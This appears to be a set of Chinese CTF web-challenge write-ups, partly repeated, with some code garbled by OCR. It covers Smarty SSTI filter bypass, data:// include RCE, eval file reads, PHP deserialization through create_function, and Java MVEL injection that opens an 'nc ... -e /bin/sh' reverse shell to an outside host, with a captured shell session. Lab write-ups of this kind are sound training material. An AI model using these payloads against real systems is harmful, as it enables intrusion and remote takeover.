http://114.67.175.224:16452/?sss



```
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\\flag/i", $value)){
            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){
            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
```

SSS

源码解析下就是最后我们传入的参数值会被执行

```
114.67.175.224:16452/?sss={{6*6}}
114.67.175.224:16452/?sss={{6*6}}
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\\/flag/i", $value)){
            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|f

            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
sss 36
```

使用 passthru() 去执行命令


```
114.67.175.224:16452/?sss={{pas
114.67.175.224:16452/?sss={{passthru("ls /")}}
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\\/flag/i", $value)){
            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){

            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
sss _6323 bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var
```

虽然 `cat` 被过滤了，但还可以用 `more` 代替



```
114.67.175.224:16452/?sss={{passthru:more /_6323}}

pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){
            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){
            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>

sss ..... /_6323 ..... flag{b505bc9f0ed5c9d5ec6f17e4e77db3ca}
```

`more` 代替 `cat` 绕过

[返回](#)

聪明的php

WEB

已解决

分数: 25

金币: 2

题目作者: midi

一血: Lazzaro

一血奖励: 3金币

解决: 3282

提示:

描述: 聪明的php

启动场景

请输入flag

提交

打开网页

114.67.175.224:16452/

+

← → ↻

114.67.175.224:16452

🔖 火狐官方网站 🔖 新手上路 📁 常用网址 🌐 京东商城 📁 附加组件管理器 🌐 Less-7 Dump into O...

pass a parameter and maybe the flag file's filename is random :>

含义是任意传入参数

随便传入一个参数

http://114.67.175.224:16452/?sss



pass a parameter and maybe the flag file's filename is random :> <?php

```
include('../libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){

            $smarty->display('../template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){

            $smarty->display('../template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
```

sss

源码解析下就是最后我们传入的参数值会被执行

```
114.67.175.224:16452/?sss={{6*6}}
114.67.175.224:16452/?sss={{6*6}}
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\\/flag/i", $value)){
            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|f

            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
sss 36
```

使用 passthru() 去执行命令


```
114.67.175.224:16452/?sss={{pas
114.67.175.224:16452/?sss={{passthru("ls /")}}
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\\/flag/i", $value)){
            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $value)){

            $smarty->display('./template.html');

        }else{
            $smarty->display("eval:". $value);
        }
    }
}
?>
sss _6323 bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var
```

虽然 cat 被过滤了，但还可以用 more 代替



```
114.67.175.224:16452/?sss={{pas: X +
114.67.175.224:16452/?sss={{passthrut[more /_6323"]}
pass a parameter and maybe the flag file's filename is random :> <?php
include('./libs/Smarty.class.php');
echo "pass a parameter and maybe the flag file's filename is random :>";
$smarty = new Smarty();
if($_GET){
    highlight_file('index.php');
    foreach ($_GET AS $key => $value)
    {
        print $key."\n";
        if(preg_match("/flag|\/flag/i", $value)){
            $smarty->display('./template.html');

        }elseif(preg_match("/system|readfile|gz|exec|eval|cat|assert|file|fgets/i", $valu
            $smarty->display('./template.html');

        }elseif(
            $smarty->display("eval:". $value);
        }
    }
}
?>
sss ..... /_6323 ..... flag{b505bc9f0ed5c9d5ec6f17e4e77db3ca}
```

data 伪协议 RCE

Web_php_include

题目详情

WriteUP

上一题

下一题

随机一题

Web_php_include

GFSJ0716

积分 2

金币 2

254 最佳Writeup由 visionbaba 提供

收藏 反馈

难度: 2 方向: Web 题解数: 79 解出人数: 23087

题目来源: CTF

题目描述: 暂无

题目场景: http://61.147.171.105:58620

100%

倒计时: 2时51分49秒

延时

删除场景

Flag...

提交

近30天答题人数统计



打开网页给出了源代码

`strstr()` 用于查找字符串首次出现的位置（区分大小写）

`str_replace()` 以其他字符替换字符串中的一些字符（区分大小写）

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

虽然禁用了 `php://` 伪协议，但是 `data://` 还可以使用

如果传入的数据是 PHP 代码，就会执行代码，用法如下：

```
data://text/plain;base64,xxxx(base64 编码后的数据)
```


或者

data://text/plain,xxx(数据)

← → ↺ ⓘ 不安全 | 220.249.52.133:32812/?page=data://text/plain,<?php%20system("ls")?>

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

fl4gisisish3r3.php index.php phpinfo.php

eval() RCE

< 返回

eval

WEB

已解决

分数: 15 金币: 1

题目作者: harry

— 血: moren448

—血奖励: 1金币

解 决: 15085

提 示:

描 述: eval

启动场景

请输入flag

提交

eval() 函数把字符串按照 PHP 代码来执行，var_dump() 函数用于输出变量的相关信息

```
<?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```

可以使用 file() 函数把整个文件读入一个数组中

通过 eval 函数执行，传参 ?hello=file('flag.php')，拿到 flag

```
← → ↺ 不安全 114.67.175.224:13063/?hello=file(%27flag.php%27)
array(5) { [0]=> string(7) " " string(34) " $flag = 'Too Young Too Simple'; " [2]=> string(16) " # echo $flag; " [3]=> string(44) " # flag{3e4c32470c0542a7c8555e2e04d87285}; " [4]=> string(2) " ?> " } <?php
    include "flag.php";
    $a = @$_REQUEST['hello'];
    eval( "var_dump($a);");
    show_source(__FILE__);
?>
```

Create_function() RCE

< 返回

unserialize-Noteasy

WEB

已解决

分数: 30

金币: 3

题目作者: 云牧青

一血: Lazzaro

一血奖励: 5金币

解决: 467

提示:

描述: 不简单的反序列化

启动场景

请输入flag

提交

打开网页给出了源码

```
<?php

if (isset($_GET['p'])) {
    $p = unserialize($_GET['p']);
}
show_source("index.php");

class Noteasy
{
    private $a;
    private $b;

    // 构造函数，会在类的对象在创建时自动调用
    public function __construct($a, $b)
    {
        $this->a = $a;
        $this->b = $b;
        $this->check($a.$b);
        eval($a.$b);
    }

    // 析构函数，在对象销毁时自动调用
    public function __destruct()
    {
        $a = (string)$this->a;
        $b = (string)$this->b;
        $this->check($a.$b);
        $a("", $b);
    }

    private function check($str)
    {
        if (preg_match_all("(ls|find|cat|grep|head|tail|echo)", $str) > 0) die("You are a hacker, get out");
    }

    public function setAB($a, $b)
    {
        $this->a = $a;
        $this->b = $b;
    }
}
```

首先，反序列化不调用构造函数

因为反序列化时通过读取对象的字节流来恢复对象的状态，而不是通过调用对象的构造函数来创建对象

所以直接来看析构函数

```
public function __destruct()
{
    // 将属性 $a 转换为字符串
    $a = (string)$this->a;

    // 将属性 $b 转换为字符串
    $b = (string)$this->b;
```

```

// 调用 check 方法，传入 $a 和 $b 连接后的字符串
$this->check($a.$b);

// 重点代码
// 将 $a 作为函数调用，第一个参数为空字符串，第二个参数为 $b
$a("", $b);
}

```

但是空的的函数不能执行，所以我们要构造一个

这里要利用 `Create_function()` 函数

```

$func = create_function('$a, $b', 'return $a + $b;');
echo $func(2, 3); // 输出 5

```

`create_function` 实际上会在内部执行以下操作：

1. 生成一个唯一的函数名 (如 `__lambda_func`)
2. 用给定的参数和代码体创建一个新函数
3. 返回这个函数名以便后续调用

构造序列化代码

```

<?php

Class Noteast{

    Private $a;

    Private $b;

    Public function_construct($a,$b){

        $this->a=$a;

        $this->b=$b;

    }

    $object=new Noteasy("create_function",'');highlight_file("/flag");/*;')

    Echo serialize($object);

}

```

这样相当于

```

create_function('', '');?>highlight_file("/flag");/*;')

```

实际创建的代码为

```

function __lambda_func() {
    ;}highlight_file("/flag");/*;
}

```

得到

```
O:7:"Noteasy":2:
{s:10:"Noteasya";s:15:"create_function";s:10:"Noteasyb";s:21:";}highlight_file("/flag");/*";}}
```

需要注意因为是 `private` 属性，所以不能直接使用

应该为 `\00类名\00`

```
O:7:"Noteasy":2:
{s:10:"\00Noteasy\00a";s:15:"create_function";s:10:"\00Noteasy\00b";s:29:";}highlight_file("/flag");/*";}}
```

```
<?php
if (isset($_GET['p'])) {
    $p = unserialize($_GET['p']);
}
show_source("index.php");

class Noteasy
{
    private $a;
    private $b;

    public function __construct($a, $b)
    {
        $this->a = $a;
        $this->b = $b;
        $this->check($a.$b);
        eval($a.$b);
    }

    public function __destruct()
    {
        $a = (string)$this->a;
        $b = (string)$this->b;
        $this->check($a.$b);
        $a("$", $b);
    }

    private function check($str)
    {
        if (preg_match_all("(ls|find|cat|grep|head|tail|echo)", $str) > 0) die("You are a hacker, get out");
    }

    public function setAB($a, $b)
    {
        $this->a = $a;
        $this->b = $b;
    }
}
flag{1b2d928d7b509366e590eb70009579be}
```

Java MVEL 表达式注入

< 返回

Java EL表达式注入

WEB

已解决

分数: 35 金币: 4

题目作者: 云牧青

一血: 广告位招租

一血奖励: 10金币

解决: 68

提示:

描述: /bin/bash: X ; /bin/sh √ ; /dev/tcp X ; nc -e ip port X ; nc ip port -e √ ;

启动场景

请输入flag

提交

打开页面只有这一个功能可用

H-ui.admin v3.1

← → ↺

不安全 http://117.72.52.127:19528

导入书签... 火狐官方网站 新手上路 常用网址 JD 京东商城

H-ui.admin v3.1 + 新增 工具

资讯管理

图片管理

产品管理

评论管理

会员管理

管理员管理

系统统计

系统管理

系统设置

栏目管理

数据字典

屏蔽词

系统日志

我的桌面 系统设置

首页 > 系统管理 > 基本设置

基本设置 安全设置 邮件设置 其他设置

允许访问后台的IP: ['115.195.167.159','115.195.167.159','164.90.230.201','174.87.232.68']

后台登录失败最大次数: 20

保存 取消


在 Burp 中发现响应有个 source

响应

美化 Raw Hex 页面渲染

```
1 HTTP/1.1 500
2 source: /source.zip
3 Content-Type: application/json;charset=UTF-8
4 Content-Length: 312
5 Date: Tue, 29 Apr 2025 06:05:37 GMT
6 Connection: close
7
8 {
```

访问拿到源码



使用 `@RestController` 注解，表示这是一个 Spring MVC 控制器，返回值会自动转换为 JSON 响应

```
@RestController
public class MVELTest {
    // 类内容
}
```

初始化一个 `Setting` 对象，包含默认的 IP 列表和数字参数 6

```
private Setting setting = new Setting("[ '115.195.167.159', '115.195.167.159', '164.90.230.201', '174.87.232.68' ]", 6);
```

处理 POST 请求，路径为 `/updateSysSetting`

接收 JSON 格式的 `Setting` 对象作为请求体

返回 JSON 响应，字符编码为 UTF-8

```
@PostMapping(value = "/updateSysSetting", produces = "application/json;charset=UTF-8")
public ResponseObj updateSysSetting(@RequestBody Setting [ES], HttpServletResponse response) {
```

```
// 方法实现
}
```

使用正则表达式检测传入的表达式是否包含危险关键词（如 Runtime、Process 等）

如果检测到恶意代码，返回 483 状态码和错误信息

```
if (Pattern.matches("[?i}.*  
(system|Runtime|Process|Thread|Lookup|http|Socket|restTemplate|MVEL|flag].*", [ES].getExp())) {  
    response.setStatus(483);  
    return new ResponseObj(false, "表达式包含恶意代码", "");  
}
```

使用 MVEL 引擎执行传入的表达式

捕获并处理执行过程中的异常

```
try {  
    result = MVEL.eval(res.getExp());  
    System.out.println(result.toString());  
} catch (Exception e) {  
    response.setStatus(580);  
    return new ResponseObj(false, "表达式语法错误", e.getMessage());  
}
```

尝试将结果转换为 `List<String>`（IP 列表）

如果转换失败，返回 580 状态码和错误信息

```
try {  
    allowedIP = (List<String>) result;  
} catch (Exception e) {  
    response.setStatus(580);  
    return new ResponseObj(false, "表达式返回值不是IP列表", e.getMessage());  
}
```

分析完毕后我们可以利用 Java 的反射机制来 RCE

```
{  
    "exp":  
    "''getClass().forName('java.lang.Runtime').getMethod('exec','').getClass()).invoke(''.getClass().forName('java.lang.Runtime').getMethod('getRuntime').invoke(null),'nc 144.34.162.13 6666 -e /bin/sh')",  
    "limit": "60"  
}
```

下面来解析下这段 payload

```
// ''.getClass(): 获取空字符串的 Class 对象  
''.getClass().forName('java.lang.Runtime') // .forName('java.lang.Runtime'): 动态加载  
java.lang.Runtime 类并返回其 Class 对象  
.getMethod('exec','').getClass() // 获取 Runtime.exec(String) 方法的 Method 对象  
.invoke(  
    ''.getClass().forName('java.lang.Runtime') // 再次获取 Runtime 类  
    .getMethod('getRuntime') // 获取静态方法 getRuntime()  
    .invoke(null), // 调用该方法 (invoke(null) 因为这是静态方法), 返回 Runtime 类的单例实例
```



```
'nc 144.34.162.13 6666 -e /bin/sh' // 使用前面获取的 exec 方法，在 Runtime 实例上执行命令
)
```

发送 payload

2 x +

发送 取消

请求

美化 Raw Hex

1 POST /updateSysSetting HTTP/1.1

2 Host: 117.72.52.127:19528

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0

4 Accept: application/json, text/javascript, */*; q=0.01

5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

6 Accept-Encoding: gzip, deflate, br

7 Content-Type: application/json; charset=UTF-8

8 X-Requested-With: XMLHttpRequest

9 Content-Length: 238

10 Origin: http://117.72.52.127:19528

11 Connection: keep-alive

12 Referer: http://117.72.52.127:19528/system-base.html

13 Cookie: Hm_lvt_080836300300be57b7f34f4b3e97d911=1745906117; Hm_lpvtt_080836300300be57b7f34f4b3e97d911=1745906139; HMAccount=1D381F08PDF14F48

14 Priority: u=0

15

16 {

17 "exp":

18 "''getClass().forName('java.lang.Run'+time').getMethod('exec','').getClass().invoke(''.getClass().forName('java.lang.Run'+time').getMethod('getRu'+ntime').invoke(null), 'nc 113.45.17.228 6666 -e /bin/sh'))",

19 "limit": "60"

}

响应

美化 Raw Hex 页面渲染

1 HTTP/1.1 500

2 source: /source.zip

3 Content-Type: application/json; charset=UTF-8

4 Content-Length: 312

5 Date: Tue, 29 Apr 2025 06:05:37 GMT

6 Connection: close

7

8 {

9 "success": false,

10 "msg": "00000000",

11 "error":

12 "[Error: could not access: \u0029; in class: java.lang.UNIXProcess]\n[Near : (... \u0029.invoke\u0028null\u0029, 'nc 113.45.17.228 6666 -e /bin/sh'\u0029\u0029)]\n"

13 }

监听端口拿到 flag

```
root@hcss-ecs-1b36:~# nc -n -lvvp 6666
Listening on 0.0.0.0 6666
Connection received on 117.72.52.127 38815
ls
java-mvel-ctf-0.0.1-SNAPSHOT.jar
pwd
/home
ls /
bin
dev
etc
flag
home
lib
linuxrc
media
mnt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
cat /flag
flag{b1e03e58a6b12c240ebb9e814abd913c}
```

Java 反射机制 RCE

< 返回

Java EL表达式注入

WEB

已解决

分数: 35 金币: 4

题目作者: 云牧青

一血: 广告位招租

一血奖励: 10金币

解决: 68

提示:

描述: /bin/bash: X ; /bin/sh √ ; /dev/tcp X ; nc -e ip port X ; nc ip port -e √ ;

启动场景

请输入flag

提交

打开页面只有这一个功能可用

H-ui.admin v3.1

http://117.72.52.127:19528

H-ui.admin v3.1 + 新增 工具

资讯管理

图片管理

产品管理

评论管理

会员管理

管理员管理

系统统计

系统管理

系统设置

栏目管理

数据字典

屏蔽词

系统日志

我的桌面

系统设置

首页 > 系统管理 > 基本设置

基本设置

安全设置

邮件设置

其他设置

允许访问后台的IP:

['115.195.167.159','115.195.167.159','164.90.230.201','174.87.232.68']


后台登录失败最大次数:

20

